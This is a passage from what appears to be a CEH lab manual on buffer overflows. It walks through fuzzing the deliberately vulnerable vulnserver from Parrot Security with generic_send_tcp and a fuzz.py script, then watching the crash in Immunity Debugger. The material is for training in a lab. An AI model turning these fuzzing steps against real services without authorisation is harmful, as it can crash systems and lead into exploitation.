
```

cd /home/attacker/Desktop/Scripts - Parrot Terminal
File Edit View Search Terminal Help
tried to send to a closed socket!
Fuzzing Variable 0:1604
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[~]-[root@parrot]-[~]
#cd /home/attacker/Desktop/Scripts
[root@parrot]-[/home/attacker/Desktop/Scripts]
#

```

56. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.
57. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.




```

[~]-[root@parrot]-[~]
#cd /home/attacker/Desktop/Scripts
[root@parrot]-[/home/attacker/Desktop/Scripts]
#chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
#./fuzz.py

```



58. Switch to the **Windows 11** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
59. You can observe the connection requests coming from the host machine (**10.10.1.13**).



```
E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
Received a client connection from 10.10.1.13:45612
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45614
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45616
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45618
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45620
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45622
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45624
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45626
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45628
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45630
Waiting for client connections...
```


60. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

Module 06 – System Hacking



62. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.
63. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.



